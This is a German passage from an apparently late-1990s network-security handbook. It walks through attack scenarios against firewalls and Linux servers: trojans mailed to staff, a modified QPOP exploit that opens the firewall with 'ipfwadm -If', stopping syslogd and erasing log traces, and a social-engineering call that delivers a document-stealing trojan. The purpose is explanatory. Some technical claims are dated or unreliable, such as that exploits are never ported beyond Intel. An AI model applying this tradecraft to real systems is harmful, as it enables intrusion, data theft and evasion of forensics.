einen unerfahrenen Administrator ist dieses unmöglich zu durchschauen.

Ein Traceroute sagt vielleicht mehr aus:

```
13 access2-fa2-1-0.nl1.concert.net (195.99.66.3) 65.666 ms 43.910 ms 47.275 ms
14 194.73.74.110 (194.73.74.110) 84.096 ms 84.434 ms 85.156 ms
15 ns.nobbelazzo.com (195.99.32.6) 60.055 ms 82.062 ms 65.236 ms
```

Es scheint, daß 194.73.74.110 der Übeltäter zu sein, der die Portscans verhindert, eine genauere Analyse des TCP Inkrements, z.B., wird einem erfahreneren Angreifer genau sagen, welche Firewall auf welchem Betriebssystem installiert ist. Hierfür benötigt man aber tiefere Kenntnisse. Offensichtlich ist es aber möglich , sowohl Port 25 (SMAP), Port 53 (DNS) und sogar Port 8080 (eine Sicherheitslücke?) von außen zu erreichen. Die Wahrscheinlichkeit, das ein "buffer overfow" auf Port 8080 und 53 erfolgreich ist, ist hoch. Port 25 mit SMAP ist "bullet proof", hat also kaum Chancen auf Erfolg. Der Aufbau entspricht der "screened host" Architektur, d.h. selbst wenn der "buffer overflow" Angriff erfolgreich wäre, so müßte ein Angreifer doch erhebliche "Umwege" in Kauf nehmen, um nicht entdeckt zu werden. Spezielle Angriffe, die "source routing" und "spoofing" erfordern, sind somit schon einmal erschwert. Soweit zu den Chancen, die Firewall direkt anzugreifen. Viel kommunikationsfreudiger sind die Mitarbeiter, die E-Mail - Anschluß haben. Sie freuen sich über jeden neuen Gruß, eine kleine Animation, einen Weihnachtsmann, ein Spiel, einem trojanischen Pferdchen z.B o.ä. Da Attachments in dieser Firma nicht heraus gefiltert werden, sollte klar sein, wie z.B. ein Tunnel aufgebaut werden kann. Von einer beliebigen internen IP-Adresse über Port 8080 des Internetgateways. Das Unternehmensinterne »routing« wird den Weg schon finden. Was der Angreifer nun nachprogrammieren muß, ist ein Tunnelprogramm, welches mit dem PROXY-Mechanismus des Gateways, Port 8080 kommuniziert, und die Eigenschaften von NetBus oder BO besitzt. Danach wird es mit einem Spiel versehen, und an alle Mitarbeiter des Unternehmens verschickt, die »surfen« dürfen. Nachdem die wichtigsten Werkzeuge schon geschrieben sind, müssen nur noch ein paar Tage investiert werden, um ein allgemein anwendbares Werkzeug zur Verfügung zu haben. Auch ein Angriff auf Anwendungsebene würde hier aber äußerst erfolgreich sein, E-Mails mit Attachments (Weihnachtsgrüße o.ä.) kommen stets an. Ein Angreifer muß nur irgendeinen "Dummen" aus dem Bereich Sekretariat oder Verkauf nach seiner E-Mail - Adresse fragen und schon läßt sich ein trojanisches Pferd genau plazieren. Der offene Port 8080, der existiert, jedoch von Außen nicht nutzbar ist,läßt vermuten, daß von vielen Arbeitsplätzen aus über Port 8080 und ns.nobbelazzo.com als Gateway ein Herausschleusen von Informationen möglich ist. Die Firewall dient dann nur noch zur Aufzeichnung eines Angriffs, um hinterher genau feststellen zu können,

daß die Informationen an irgendeinen Host im Internet (z.B. in Japan) gesendet wurden, von welchem aus sich die Spur verliert. Die Information, daß innerhalb des Netzwerkes Exchange 5.5 zum Einsatz kommt, spielt weniger eine Rolle. Es läßt vermuten, daß hier Virenscanner u.ä. installiert sind, welche allzu schnell einem DoS Angriff zum Opferfallen könnten, ebenso wie ns.nobbelazzo.com wahrscheinlich, da es auf LINUX basiert, mit einem älteren TCP/IP-Stack Problem konfrontiert, schnell seine Arbeit einstellen würde. Es spielt heute für einen Angreifer kaum noch eine Rolle, ob eine Firewall installiert ist, oder nicht, das eigentliche Problem sind die Windows NT Arbeitstationen und die Anwendungsprogramme, Office und der Internet-Explorer.

Angriff auf eine LINUX- Firewall

LINUX wird immer wieder gerne als Kompaktlösung , also als E-Mail Gateway, PROXY-Cache, ISDN- Router und Firewall eingesetzt. Perfekt sind die Firewall-Regeln aufgesetzt, es ist kein Port nach außen geöffnet, E-Mails werden stündlich via fetchmail von einem Sammelaccount im Internet auf den Server geladen. Soweit ergeben sich keine Angriffspunkte für einen Einbruch in das System von außen. Das System ist von innen heraus einfach mit webmin via Netscape zu konfigurieren. Installiert wurde es auf Port 10000, wie als default vorgegeben. 4 Wochen nach Installation war das System geknackt, und der User root gelöscht.

Was war passiert ?

Ein Surfer im Netzwerk hatte eine Seite geladen, die aus 2 Frames bestand und durch JAVA(SKRIPT) ergänzt war. Netscape baute 2 Verbindungen auf, eine in das Internet, und eine zur Firewall. Hier öffnete ein JAVA-Applet den Port 10000, loggte sich als admin mit dem Paßwort admin ein und startete das PerlSkript, welches für User-Administration zuständig ist und löschte so den User root. Ein Zufallstreffer, aber sicher ist dieser Trick häufiger anwendbar, als allgemein vermutet.

Mit größerer Wahrscheinlichkeit gelingt aber ein von innen initiierter buffer overflow, z.B. auf den POP3 Dämon. Hierzu muß man wissen, daß S.u.S.E. LINUX 5.2 ein Problem mit dem QUALCOMM POP-Dämon hatte. Alternativ könnte man auch einen aktuellen Exploit auf mountd, inetd oder portmap nehmen. Auf dieser Firewall ist mit hoher Wahrscheinlichkeit dieser POP-Dämon installiert und nach innen hin aktiv. Also wird ein Angreifer diesen exploit namens QPOP ein wenig umschreiben: Erstens wird er /bin/bash in /sbin/ipfwadm -If; ping www.domain.com ändern, anstelle der Parameterübergabe in der Shell feste IP - Nummern einstellen und dieses Programm mit Microsoft VC++ oder DJGPP kompilieren. Nun wird er auf dem Server www.domain.com einen ICMP-Scanner installieren und starten, um aufgrund der ping Pakete (ICMP) die (eventuell dynamische) IP - Nummer es Firewallrouters feststell en zu können. Der ICMP-Scanner ist ein wenig modifiziert - er reagiert auf ein ping mit einem kontinuierlichen back-ping (ähnlich backfinger), um die ISDN-Verbindung offenzuhalten. Nun verpackt der den Exploit als Attachment in eine E-Mail und adressiert es an einen beliebigen Benutzer hinter der Firewall. In der sicheren Hoffnung, daß ein Benutzer diese E-Mail lesen wird, und neugierig das Programm startet, lehnt er sich zurück und wartet. Nach einiger Zeit schaut er nach, ob sein Back-Ping angeschlagen hat. Ist das der Fall, so wird sein Portscanner zeigen, daß der Firewall-Router alle internen Ports nach außen geöffnet hat (ipfwadm -If). Die ISDN-Leitung bleibt also solange geöffnet, bis der Angreifer Zeit hat, sich um sein Opfer zu kümmern. Mit Hilfe des QPOP exploits wird er ein zweites mal den POP-Dämon bemühen, um vollen root Zugriff auf die Firewall zu haben. Um keine Spuren zu hinterlassen, muß er mit dem Signalhändler (kill) den SYSLOGD vorübergehend anhalten. Mit Hilfe des vi, weil er I-Node-Echt (wichtig!) und überall zu finden ist, wird er seine Spuren in den Logfiles verwischen. Die Inode - Echtheit ist deswegen besonders wichtig, weil man während der LOG-Dämon in die Datei schreibt, Teile aus dieser gleichzeitig löschen kann. Editoren, die nicht I-Node-Echt sind, würden diese Datei zuerst kopieren und dann öffnen, während der LOG-Dämon fleißig in die andere Datei schreibt. Beim speichern wird die originale Datei umbenannt und gelöscht. Danach wird die veränderte Kopie in die originale Datei umbenannt. Diese neue Datei besitzt dann eine neue I-Node Nummer, die der LOG-Dämon nicht automatisch erkennt. Dieser schreibt fleißig in die Datei (wie auch immer diese nun heißt) hinein. Erst nach einem Neustart würde er die Veränderung der I-Node Nummer bemerken und mit dem Schreiben der LOG-Datei fortfahren. (Hackerwissen !!!)

^P^P^P^P.....^P

, und den SYSLOGD wieder weiterlaufen lassen. In den Logfiles werden sich keinerlei Spuren eines Angriffs finden lassen. Da der Systemadministrator keinerlei Informationen darüber erhält, ob ein User im Netzwerk nun diesen exploit oder nur normal seine E-Mails abgeholt hat, kann auch ein IDS-System nichts ungewöhnliches entdecken. Diese Firewall hätte genauso ein NT - Server mit WINGATE, WINPROXY, oder SAMBAR.... sein können. Das Schema wäre dasselbe gewesen.

Angriffe auf LINUX WWW-Server

Ein Unternehmen besitzt einen Multi-Homed Internet Server im Netz, auf dem sich hunderte Kundensites befinden. Ich als Systemadministrator, stellte an einem Wochenende nach der Fußball-WM 1998, es war der 12.07.1998, fest, daß ich aus irgendwelchen Gründen nicht mehr im Besitz des Administrator Paßwortes des LINUX Servers bin. Der Useraccount funktionierte jedoch noch. Beim Durchsuchen einiger WWW-Seiten auf Veränderungen stellte ich fest, daß hier Seiten verändert wurden: "Dieser Server wurde gehackt und komplett übernommen", stand auf der Frontpage groß und breit. Das Problem ist nur, daß von diesen WWW-Sites ebenfalls die Paßworte verändert waren. Es schien, daß die peinichen Veränderungen bis zum Montag morgen so stehen bleiben mußten. Die Frage war aber, wie der Hacker in den Server einbrechen konnte. Also wurde die Site http://www.rootshell.com durchsucht. Der EXPLOIT war schnell gefunden, es war der QPOP2 Exploit für den POP3 Server, und auf den WWW-Server in das User-Verzeichnis kopiert. Der Exploit wurde kompiliert, und auf den eigenen Server angesetzt. Ich falle direkt in eine ROOT-Shell hinein, und besitze nun die Supervisor-Rechte. Zuerst muß einmal das Rootpaßwort wiederhergestellt werden. Das Kommando **passwd root** funktioniert nicht, aus irgendeinem unverständlichen Grund. Als Alternative bleibt also nur, einen Eintrag eines anderen Accounts mit dem verschlüsselten Paßwort in die Zeile von root in der Datei **/etc/shadow** zu kopieren. Ich kopiere also das verschlüsselte Paßwort meines Useraccounts in die Zeile des Users **root** und versuche mich über meinen Useraccount als ROOT einzuloggen. Es funktioniert. Nun durchsuche ich alle betroffenen Homepages auf Veränderungen (find /home -mtime 1 ....). Einige WWW-Seiten wurden verändert, und zwar schon am Vortag. Das erste, was ich nun mache, ist das Sicherheitsloch zu beseitigen. Ich suche mir vom Hersteller des POP3 Server die neue Version des POP-Dämons, kompiliere ihn neu, und installiere ich ihn anstelle des Alten. Ich teste den Exploit nocheinmal, zur Sicherheit. Diesmal falle ich nicht mehr in eine ROOT-Shell, fein. Nun spiele ich die Backups wieder zurück, damit die Veränderungen des Hackers weitestgehend rückgängig gemacht werden. Inzwischen sind seit der Entdeckung des Einbruchs ca. 2 Stunden vergangen. Anhand des Datums und der Uhrzeit der Veränderungen durchsuche ich die Logfiles des Apache-Servers und stelle fest, daß diese Seiten ein paar Stunden zuvor über einen öffentlich zugänglichen Proxy zuerst geladen, und dann nach ein paar Stunden wieder zurückgespielt wurden. Ich durchsuche nun die typischen Log-Dateien auf Veränderungen:

- /var/log/messages - gelöscht
- /var/log/xferlog - gelöscht
- .bash_history - gelöscht
- /var/log/wtmp - unbrauchbar

Alle Log-Dateien, die hätten verwertet werden können, waren gelöscht worden. Mir bleiben also nur noch die Log-Dateien des Apache Servers, die auf einen frei zugänglichen PROXY-Server zeigen.

Ich versuche es mit der Wiederherstellung der Datei /var/log/messages mit einem UNDELETE Befehl, der in einigen Fällen aus dem Filesystem ext2 Dateien wiederherstellen kann. Fehlanzeige ! Der Einbrecher verwendete offensichtlich den VI Editor, der I-Node echt ist. Dieser legt keine zweite, temporäre Datei an, die dan später gelöscht wird, (... - Dateien) sondern dieser kann eine Log-Datei in Echtzeit verändern, während der SYSLOGD diese weiter beschreibt. Das einzige, was hier nun eventuell noch geholfen hätte, ist das byteweise Auslesen der gesamten Festplattenpartition mit **dd if="/dev/sda1" of="/dev/..."** Dieses hätte vielleicht noch Reste hervorgebracht, ich denke aber, daß der SYSLOGD gerade dabei war, diese zu überschreiben.....Tja, ohne Beweise keine Möglichkeit, den Täter zu finden. Die Polizei wird also nicht verständigt.

Am nächsten Morgen führt auch ein Anruf bei dem Betreiber des PROXY zu keinem Ergebnis, da dieser nicht nur einen PROXY betreibt, sondern auch noch Analog-Zugänge, in die man sich ohne Paßwort einloggen darf, halt Testzugänge.

Am Abend dieses Montages beschlagnahmt die Staatsanwaltschaft diesen Server. Es ist angeblich von diesem aus in den Server des Bundesverkehrsministeriums eingebrochen worden. Die Festplatte dort wurde gelöscht. Im Radio wird zufälligweise genau an diesem Montag aus berichtet, daß auch in den FDP Server eingebrochen wurde. Es stand dort auf der ersten Seite geschrieben: 4.9 % sind genug !

Die nachfolgende Untersuchung im Landeskriminalamt Düsseldorf ergibt auch keine neuen Ergebnisse - Keine Befunde eines Einbruchs in und von diesem Server aus, da die Festplatte mit dem Betriebssystem aus irgendwelchen unerfindlichen Gründen von der Polizei zerstört wurde.

Hätte eine Firewall diesen Angriff verhindert ? Ganz sicher nicht, da die Ports 21 (FTP), 80 (WWW), 23 (TELNET) und 110 (POP3) hätte freigeschaltet sein müssen, damit der Betrieb nicht gestört worden wäre. Der Exploit verwendet den Port 110,

um eine Telnet Session zu starten (die ROOT-Shell). Eine Sperrung des Port 23 (TELNET) hätte ebenfalls nichts gebracht, da der Angreifer ja ebenfalls eine Telnet-Session über den Port 110 gestartet hatte. Hätte die Firewall eventuell diejenigen Informationen liefern können, die der Einbrecher aus den Logfiles gelöscht hat ? Nein, da der Angreifer für seine Angriffe einen PROXY verwendet hat, also niemals direkten Kontakt mit dem Server hatte. Die Firewall hätte dieses ebenfalls so aufgezeichnet.

Hätte die Verwendung eines anderen Betriebssystems diesen Angriff verhindert ?

Bedingt, da auch andere Betriebssysteme Sicherheitslücken besitzten, allerdings andere, die vielleicht nicht so bekannt sind. Einen professionellen Angreifer hätte diese nicht gehindert. Viele Angriffe auf LINUX werden jedoch von Hackern durchgeführt, die zum Spaß herumspielen. Die Mehrzahl dieser Hacker sucht sich LINUX Server aus. Dementsprechend ist die Ausfallrate bei LINUX höher, wenn der Systemadministrator nicht regelmäßig und gewissenhaft immer die neuesten Patches aufspielt. Das versteht sich aber auch bei anderen Betriebssystemen von selber, daß stets die Patches oder Service Packs aufgespielt werden. Am wenigsten Ausfälle sind also bei gut und gewissenhaft betreuten Systemen zu beklagen.

Ganz sicher hätte aber der Einsatz von LINUX mit einem anderen Prozessor, z.B. MIPS oder ARM den Angriff vereitelt. Buffer Overflows sind nämlich speziell auf den Intel-Prozessor zugeschnitten. Anpassungen für andere Prozessoren findet man nie. Der Systemadministrator hat also immer etwas mehr Zeit, die Security Patches einzuspielen. Einige der von mir betreuten LINUX Server, die mit SPARC, MIPS, DEC ALPHA oder ARM - Prozessoren laufen, wurden schon häufiger angegriffen, allerdings niemals erfolgreich. Aus ca. 150 bekannten und in Log-Dateien registrierten Angriffen kann ich nun abschätzen, daß ich auf den Intel basierten Servern ca. 95 % aller Einbrüche nicht bemerkt habe .....peinlich .... Lösungen für Sicherheitsprobleme

Angriff mit einem Visual Basic Makro

Siehe hierzu das Unterkapitel DoS - Angriff mit einem Visual Basic Makro

Ein Unternehmen mit Internet - Adresse, aber ohne Firewall

Zahlreiche Unternehmen besitzen eine E-Mail Adresse, jedoch keinen WWW-Server oder Firewall. Sie rufen die E-Mails über einen T-Online Account oder einen Account bei AOL über einen Arbeitsplatzrechner ab. Es gibt Firmen, die auf vielen Arbeitsplätzen ISDN-Karten installiert haben, um so Bandbreitenprobleme zu vermeiden und einen Faxserver einzusparen. Ein möglicher, gezielter Angriff erscheint den Systemadminitratoren völlig unwahrscheinlich. Es gibt Millionen AOL und Telekom - Kunden, wie sollte ein Angreifer zu einem genauen Zeitpunkt die DIAL-IN IP - Nummer derjenigen Arbeitsstation ausfindig machen können, die zu diesem Unternehmen gehört ? Unmöglich ? Mitnichten !

Eine telefonische Anfrage bei einem Mitarbeiter dieser Firma, ein gewöhnliches Gespräch:

```
Angreifer: Ich habe da eine Anfrage. Kann ich Ihnen unsere Ausschreibung zusenden ?
Mitarbeiter: Ja, meine Faxnummer ist 0xxxxyyyyy
Angreifer: Haben Sie auch E-Mail ? Das ist bequemer !
Mitarbeiter: Ja, schicken Sie´s an Mitarbeiter23.Firma@t-online.de
Angreifer: Können Sie gezippte WinWord- Files lesen ?
Mitarbeiter: Auch das können wir !
Angreifer: OK ich verpack´s dann sicherheitshalber in ein selbst extrahierendes
EXE - File, falls wir unterschiedliche Versionen haben. Mitarbeiter: Wenn Sie meinen
...... ...
```

Diese Kurze Zeit später ist die E-Mail in der Firma angekommen, der Mitarbeiter extrahiert das Dokument, läßt es nach Viren durchsuchen, und macht sich an die Arbeit. Die ISDN-Verbindung bleibt noch ein paar Minuten bestehen, danach beendet die Software die Verbindung. Am nächsten Tag schaltet der Mitarbeiter seinen PC wie gewohnt an, ruft seine E-Mail ab, surft, faxt.

Was der Mitarbeiter nicht bemerkt hat, ist, daß in der Autoexec.xxx - Datei stets ein kleines Programm als Treiber mit gestartet wird, welches im Taskmanager nicht weiter auffällt, da es auch findfast (findfast erscheint auch so öfter mal mehrmals...) genannt wurde. Das eingeschleuste Programm kontrolliert die routen des Kernels (DOS-SHELL: route_-print),

stellt fest, daß eines oder mehrere Gateways aktiv sind, und sendet in dem Moment, wenn eine ISDN-Verbindung besteht, fleißig WinWord und Excel Dokumente als gezippte ASCII Datei zu einem unbekannten Server im Internet. Das EXE-File ist zwar ein Selbstextrahierendes ZIP-File, nur kommt es aber nicht von PKWARE. Es ist ein Eigenbau, welcher auf freien Quellen basiert. Dieses Programm könnte sich auch z.B. an Netscape.exe oder explorer.exe angehängt haben, sodaß es stets mit startet. Es wartet, wenn die ISDN-Verbindung unterbrochen wird. Es wäre auch möglich gewesen, ein kleines Programm, wie BO mit Plugins oder NetBUS zu installieren, welches sich stets zu den Zeiten meldet, wenn der User online ist, und somit unauffällig Fernadministration zulässt. Da nur bekannte trojanische Pferde von den Virenscannern erkannt werden, bleibt die Installation unentdeckt. Durch Hinzufügen einer Löschroutine lassen sich sämtliche Spuren wieder beseitigen

Die Erstellung eines solchen trojanischen Pferdes ist relativ einfach, sofern man die Quellen kennt, und ein wenig programmieren kann, und genügend Einfallsreichtum besitzt. Dank ausgereifter Compiler und umfangreichen, freien Bibliotheken ist noch nicht einmal der Einsatz von original Microsoft - Software notwendig. (http://www.cyrus.com) Da Fa. Microsoft mit der Einführung der winsock 2.0/2.1 die Kompatibilität zu UNIX weitestgehend hergestellt hat, reduzieren sich die Entwicklungszeiten besonders im Bereich Netzwerk erheblich. Ebenso einfach ist auch die Einbindung eines Makro´s in die Benutzeroberfläche von Windows 95/98/NT 4.0, dem Internet - Explorer. Diese Oberfläche ist beliebig umprogrammierbar. Da in relativ vielen Unternehmen Mitarbeiter einen eigenen Anschluß besitzen, ist die Wahrscheinlichkeit relativ hoch, daß ein Angreifer mit diesen Tricks eine Firewall umgehen oder sogar unauffällig ausschalten kann. Vielfach betroffen sind auch Behörden.

Normale Surfer am Netz und Erpressungen ?

Es gibt in Deutschland bald 4 Millionen User mit Internet - Anschluß. Kaum jemand fühlt sich durch Hackerangriffe bedroht, da ja Kontakte über Internet weitestgehend anonym bleiben können. Es gibt aber mit rasant wachsender Anzahl Hacker , die mit z.B. SMB- Scannern riesige Listen von IP - Nummern von DIAL-IN Anschlüssen von Providern tagelang durchforsten. Wer es nicht glaubt, der möge sich einen Scanner installieren und die Pakete, die am PC ankommen genauer betrachten. Es sind pro Stunde einige Dutzend Einschläge zu verzeichnen. Wer´s nicht glaubt, installiere sich einen Scanner, und warte. (http://www.signal9.com) Diese Hacker sind auf der Suche nach PC´s, auf denen das Laufwerk C: zum Schreiben freigegeben ist. Haben sie einen gefunden, so installieren sie schnell BO und durchforsten die Festplatte nach Briefen u.s.w. Sehr viele Pädophile oder Homosexuelle Surfer benutzen IRC - Clients, um untereinander zu kommunizieren, oder, was weit häufiger der Fall ist, gesetzlich verbotene Bilder auszutauschen. Diese IP - Nummern von IRC- Mitgliedern werden routinemäßig von Hackern auf Verletzbarkeiten überprüft, um evtl. BO zu installieren. Man kann davon ausgehen, daß tausende von Lehrern, Professoren, Angestellte u.s.w. auf diesem Wege Opfer von Erpressungen werden. Andererseits gibt es im Internet einige zwielichtige Personen, die als selbsterklärte Polizisten auf diesem Wege die Kinderpornografie bekämpfen. Diese geben nach solchen Angriffen Tips an die Polizei.

Geschichten zum Nachdenken

Im Kapitel Geschichten zum Nachdenken werden Nachlässigkeiten von Systemadministratoren beschrieben, die zu einem erheblichen Schaden führen können... Die Informationen sind natürlich frei erfunden, zeigen aber, was so passieren kann....:)

Was kann man aus diesen Angriffen lernen ?

- Die kleinste, scheinbar belanglose Information ist für einen Angreifer wichtig
- Eine technische Sicherheitsüberprüfung der Firewall ist für einen Angreifer ohne Belang
- Die Existenz einer Firewall schützt nicht vor einfachen Angriffen
- Ein einziger unsicherer Server im Netzwerk wird von einem Angreifer als Werkzeug mißbraucht, ob UNIX oder NT, ist egal
- NAT oder Masquerading spielt bei Angriffen keine Rolle
- Auf einer Firewall darf nur der Firewall - Dienst gestartet sein
- Fernadministration bei Firewalls birgt große Risiken
- Eine einstufige Firewall kann einfach überwunden werden - mindestens 3 Stufen sind erforderlich (Sie Buch: Einrichten von Internet Firewalls), damit die Firewall von innen nicht so einfach gepierct werden kann. (Siehe auch PHRACK - Magazin)

- Ein ISDN- Firewallrouter oder auch eine zusätzliche, hochwertige Firewall hätte den Angriff nicht verhindern können, da von dem LINUX - Server aus der Angreifer statt **ipfwadm -If** einfach einen Telnet Tunnel von einem Internet-Server auf Port 23 des LINUX - Servers aufgebaut hätte (FTP - PORT 23 - Trick)
- Ein professioneller Angreifer plant seine Angriffe sorgfältig, um nicht entdeckt zu werden. Er wird niemals irgendwelche Spuren hinterlassen, im Gegensatz zu den vielen Despoten, die sich im Internet tummeln.
- Ein Angriff benötigt nur wenige Sekunden - oft zuwenig, um zu bemerken, daß der Logserver angehalten wurde
- Genaue Kenntnisse über DoS Angriffe sind enorm wichtig, um z.B. einen Logserver schnell abschießen zu können
- Niemals einen Angreifer unterschätzen - Was ein Systemadministrator noch nicht einmal erahnen kann, ist für einen Profi Routine

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

23.7 Angriffe auf Application Level

Trojanische Pferde sind ein unerläßliches Hilfsmittel für gezielte Angriffe auf Unternehmen. Sie werden von unzähligen Hackern eingesetzt, weil sie unauffällig sind, und mit höchster Wahrscheinlichkeit zum Erfolg führen. Professionelle Angreifer arbeiten mit trojanischen Pferden, die sie im Internet plazieren, und dann dafür sorgen, daß diese von den Systemadministratoren auch gelanden und installiert werden. Trojanische Pferde aktivieren sich nach Abfrage bestimmter Kriterien, beispiels weise genau dann, wenn sich ein bestimmter Name in einem File findet (Absender in der Konfigurationsdatei des E-Mailprogrammes), oder die Arbeitsstation eine bestimmte IP - Nummer besitzt, die der Angreifer vorher ausgespäht hat. So ist es z.B. ohne Probleme möglich, einer Weihnachtsmann - Animation noch einen Portscanner oder Sniffer hinzuzufügen, der sich im Hintergrund betätigt. Angreifer erfragen zuvor Namen - Hauptziel sind Systemadministratoren - und übermitteln der Zielperson dann freundliche Grüße mit o.a. URL als Anhang ("Den mußte mal testen !"). Um dann weitere Daten ausspähen zu können, muß der Angreifer zuerst einen Tunnel durch die Firewall konstruieren. Hierzu wird er mit Sicherheit Port 80 oder den default Proxy-Port 8080 wählen und den Benutzer dazu irgendwie veranlassen, ein Programm zu starten, welches eine Verbindung zum Internet herstellt. Ist erst einmal dieses Programm entweder im Hintergrund (vom Taskmanager verborgen, wie BO oder NETBOS) gestartet, so hat der Benutzer keinen Überblick darüber, ob ein trojanisches Pferd aktiviert ist und was es macht. Ein Eintrag in das Autostartverzeichnis ermöglicht es dem Angreifer, stets zu gewöhnlichen Bürozeiten sein Unwesen im Netz des Unternehmens im Internet zu treiben.

Welche Programme können trojanische Pferde enthalten ?

Bildschirmschoner

Bildschirmschoner (http://www.bildschirmschoner.de) sind beliebte trojanische Pferde. Da sie aber Geschmackssache sind, kann ein Angreifer nicht damit rechnen, daß die Zielperson einen bestimmten auf seinem Arbeitsplatzrecher installiert.

Aufsätze auf den Internet Explorer

NeoPlanet z.B. ist ein Aufsatz auf den Internet Explorer, welcher ein schöneres Design verspricht. Nachteil: Dieser Browser verrät Informationen von der Festplatte und sendet diese an seinen Homeserver. Welche dies sind, ist leider unbekannt, da die Informationen verschlüsselt übertragen werden. Eine weitere unangenehme Eigenschaft ist, daß dieser Browser eigenständig die ISDN-Leitung in das Internet öffnet, also sowohl Telefonkosten verursacht, als auch eigenständig Informationen von der Festplatte in das Internet versendet. Das könnten z.B. die schlecht verschlüsselten Paßwort - Dateien des WS-FTP sein, als auch die PWL -Dateien, in welchen die Zugangspassworte zum Server stehen. Ein ideales Werkzeug, da ein Angreifer davon ausgehen kann, daß das Programm längere Zeit auf der Arbeitsstation läuft. Mit Hilfe des von Microsoft angebotenen Kit´s, mit welchem man nach eigenem

Geschmack Aufsätze auf den Internet Explorer basteln kann, gelingt es einem Angreifer schnell, ein trojanisches Pferd zusammen zu basteln.

Makroviren via E-Mail

Makroviren, die via E-Mail in ein Unternehmen eingeschleust werden, können im Quellcode so ziemlich alle möglichen Programme versteckt haben. Grund ist die Hinterlegung von Office 97 mit dem Visual Basic 5.0 und einem Update auf Winsock2.0/2.1. Hiermit ist es nun möglich, Netzwerksniffer direkt in die Makro´s von Excel, WinWord oder PowerPoint hinein zu programmieren. Auch BO könnte man via Winword Makro auf dem Arbeitsplatzrechner installieren. Schwachpunkt ist immer der Internet-Anschluß. Erst kürzlich wurde entdeckt, daß auch unter Windows NT 4.0 mit Excel - Makro´s voller Zugriff auf das System möglich ist. (Vasselin Bontchev, BUGTRAQ) Virenscanner können einen solchen Angriff leider noch nicht erkennen.

E-Mail Attachments

Wer hat sie noch nicht erhalten. Unter bekannten tauscht man gerne mal einen EXE-Gruß aus. Wer kennt sie nicht: Elchtest aus PCWELT, X-MAS.EXE, Getränkehalter: Die CDROM fährt aus). Aus vermeintlich vertrauenswürdiger Quelle vermutet niemand ein trojanische Pferd. Angreifer kennen meist aber Mail-Adressen von Kollegen und externen Mitarbeiter n, da einem Angriff immer eine genaue Untersuchung der Logfiles des E-Mail Exchangers/Relays vorausgeht. Über abgefangene E-Mails, die zumeist noch CC: -Adressen enthalten ist der Angreifer durchaus im Bilde, wer in den Augen des Systemadministrators vertrauenswürdig ist, und wer nicht. E-Mail - Exchange-Server von Providern sind oft sehr schlecht gesichert. Die Logfiles enthalten aber wichtige Schlüsselinformationen über Kontaktpersone n, Kunden, Bekannte ....

Tastatur Makro´s

Tasten Makro's können via E-Mail in ein Unternehmen eingeschleust werden. Der Angreifer findet sicherlich einen User, der mit der Umprogrammierung seiner Tastatur und den daraus resultierenden Konsequenzen nicht rechnet. Lotus-Notes z.B. kann so umprogrammiert werden, daß jeder Tastendruck eine neue E-Mail in das Internet versendet: Inhalt: die Taste selber. Ein Angreifer bekommt so via E-Mail Paßworte, Briefe.... in die Hände - ein mächtiges Werkzeug, welches schon häufig gebraucht wurde.

Eingeschleuste Pseudo-Updates

Fast alle größeren Firmen besitzen einen Wartungsvertrag über Softwareupdates. Man stelle sich vor, der Systemadministrator bekommt eine Microsoft-CDROM: Update SP4 von seinem Lieferanten zugesandt (CompuNet, Digital....). Auf der CDROM ist aber nicht SP4, sondern SP1 mit all seinen bekannten Sicherheitslücken, und das Installationsprogramm ist eine gut gemachte Imitation, welche zudem noch ein trojanische Pferd auf dem Server installiert. Warnungen, es könnte eine neuere Version überschrieben werden, erscheinen nicht, alles läuft wie gewohnt. Kurze Zeit später wird der gut betreute Server aus dem Internet ferngesteuert. Auch CDROM's kann man in kleinen Stückzahlen zu Preisen von ca. 5 DM incl. Aufdruck herstellen lassen. Installationssoftware, die Microsofts Installationsprogramm nachahmt, gibt es im Internet gratis, viele Hersteller von Freeware benutzen es (http://www.w3.o rg/amaya/). Der

Aufwand für einen Angreifer, sich alte SP1 Updates, DLL's, Systemfiles aus einem installierten System zu kopieren, diese in ein File zusammen zu schreiben und mit dem FreeWare Installtionsprogramm zu versehen, würde ein paar Stunden in Anspruch nehmen. Die Herstellung der CDROM mit Glasrohling, Aufruck.....ca. 200 DM. Danach wären alle NT-Server, Workstations.....im Netz mit NETBUS verseucht und beliebig fernsteuerbar. Viel einfacher ist natürlich, einem bekannten die neuesten ServicePacks brandaktuell aus dem Internet auf CDROM zu kopieren, damit er Downloadzeit spart.....

Angriffe über IRC, Quake, ICQ, Netmeeting

Häufig sind Firewall - Einstellungen zu freizügig gehandhabt, sodaß es möglich ist, Dienste, die normalerweise über verbotene Ports laufen (ICQ, IRC) über den freigegebenen Port 80 (http) der Firewall laufen zu lassen. Hacker kennen diese Möglichkeit und verleiten Mitarbeiter, die in Ihrer Freizeit von Zuhause aus an ICQ oder IRC teilnehmen, innerhalb der Firma einen ICQ/IRC Client zu installieren und sich über Port 80 an einem "speziellen " IRC/ICQ Server anzumelden. In diesem Falle ist bei vielen Firewalls nicht möglich, zwischen http-Traffic und IRC-Traffic auf Port 80 zu unterscheiden. Beispielsweise werden bei dem Einsatz der S.u.S.E. - Linux 5.3 und 6.0 - Distribution als Firewall genau diese IRC und QUAKE -PROXY´s per default aktiviert. Da sich Datentransfers über diese PROXY´s jeder Kontrolle in Logfiles entziehen , bestehen auch keine Kontrollmöglichkeiten. Über IRQ, ICQ und Quake lassen sich die Verzeichnisse von Arbeitsplatzrechnern und den angeschlossenen Servern beliebig auslesen und ins Internet übertragen. Diese Funktionen sind fester Bestandteil der IRQ - Philosophie und somit immer aktiv. Die meisten Angriffe erfolgen inzwischen über IRQ. Netmeeting erlaubt zudem noch den Start von shared applications, um z.B. gemeinsam in einem EXCEL-Sheet arbeiten zu können. Netmeeting ist an sich eine Punkt zu Punkt - Verbindung, über NetShow werden Konferenzschaltungen möglich, ein wichtiger Angriffpunkt. Quake ist ein beliebtes Netzwerkspiel , welches gerne in der Mittagspause gespielt wird. Es besitzt große Sicherheitsprobleme.

Microsoft Windows als trojanisches Pferd

